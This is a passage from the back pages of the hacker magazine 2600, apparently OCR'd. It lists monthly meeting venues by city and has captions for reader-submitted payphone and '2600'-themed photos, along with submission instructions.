San Juan: Plaza Las Americas on first floor.

Trujillo Alto: The Office Irish Pub. 7:30 pm

South Carolina

Myrtle Beach: SubProto, 3926 Wesley St, Suite 403.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: West Town Mall food court. 6 pm

Nashville: Nashville Software School, 500 Interstate Blvd S #300. 6 pm

Texas

Austin: Whole Foods 2nd floor pavilion, 525 N Lamar Blvd. 7 pm

Dallas: Wild Turkey, 2470 Walnut Hill Ln. 7 pm

Houston: Ninfa's Express seating area, Galleria IV. 6 pm

Plano: Fourteen Eighteen Coffeehouse, 1418 Ave K. 6 pm

Vermont

Burlington: The Burlington Town Center Mall food court under the stairs.

Virginia

Blacksburg: Squires Student Center at Virginia Tech, 118 N. Main St. 7 pm

Charlottesville: Panera Bread at the Barracks Road Shopping Center. 6:30 pm

Richmond: Hack.RVA 1600 Roseneath Rd. 6 pm

Washington

Seattle: Cafe Allegro, upstairs, 4214 University Way NE (alley entrance). 6 pm

Spokane: Starbucks, 915 E Hawthorne Rd.

Tacoma: Tacoma Mall food court. 6 pm

Wenatchee: Badger Mountain Brewing, 1 Orondo Ave.

Wisconsin

Madison: Fair Trade Coffee House, 418 State St.

URUGUAY

Montevideo: MAM Mercado Agricola de Montevideo, Jose L. Terra 2220, Choperia Mastra. 7 pm

All meetings take place on the first Friday of the month (a * indicates a meeting that's held on the first Thursday of the month). Unless otherwise noted, *2600* meetings begin at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.

Follow @2600Meetings on Twitter and let us know your meeting's Twitter handle!


European Payphones

Switzerland. Technically not an actual payphone photo since there's no longer a phone in this booth, but the fact that this is still sitting in the forest near Peccia, in the canton of Ticino, makes it somehow meaningful.

Photo by Daniele Tonella

Bosnia. There's a lot to say in Sarajevo and apparently payphone kiosks are the place to do it. This one has it all: markers, spray paint, stickers... plus a complimentary beverage.

Photo by Andrew Welch




Serbia. If you're looking for a trip into David Lynch land, look no further. This weird-ass model is actually from around 1905 and can be found at the Time Out bar in Backi Petrovac, Vojvodina. The painting needs no explanation.

Photo by Zoran Jeneckov

Denmark. Found in Copenhagen, this phone is still in use on a busy street. Its very presence somehow seems comforting. And the stately booth looks like it's been around even longer. ***Photo by Thomas Pohlentz***

Visit **http://www.2600.com/phones/** to see our foreign payphone photos!
(Or turn to the inside front cover to see more right now.)

The Back Cover Photos



Holy crap! This is the most majestic one of our buildings yet! (They even use our font.) This is actually a Buddhist bookstore in Colombo, Sri Lanka which is unlike any bookstore we've ever seen. Thanks to **Rohan** for discovering this masterpiece. (By the way, the "2600" has nothing to do with the address. Apparently, 2011 was the 2600th anniversary of "the enlightenment of the Buddha" - and we missed the whole celebration, which wound up producing buildings like this.)

We all know that UNIX is powerful, but we never cease to be amazed at all of the places you can find it. This dual processor system was discovered by **Kenya** at Hotel Catalonia La Pedrera in Barcelona, Spain.

If you've spotted something that has "2600" in it or anything else of interest to the hacker world (such as funny uses of "hacker," "unix," "404," you get the idea...), take a picture and send it on in! Be sure to use the highest quality settings on your camera to increase the odds of it getting printed. Make sure and tell us where you spotted your subject along with any other info that makes it interesting - many photos are eliminated due to lack of detail.

Email your submissions to articles@2600.com or use snail mail to *2600* Editorial Dept., PO Box 99, Middle Island, NY 11953 USA.

If we use your picture, you'll get a free one-year subscription (or back issues) and a *2600* t-shirt of your choice.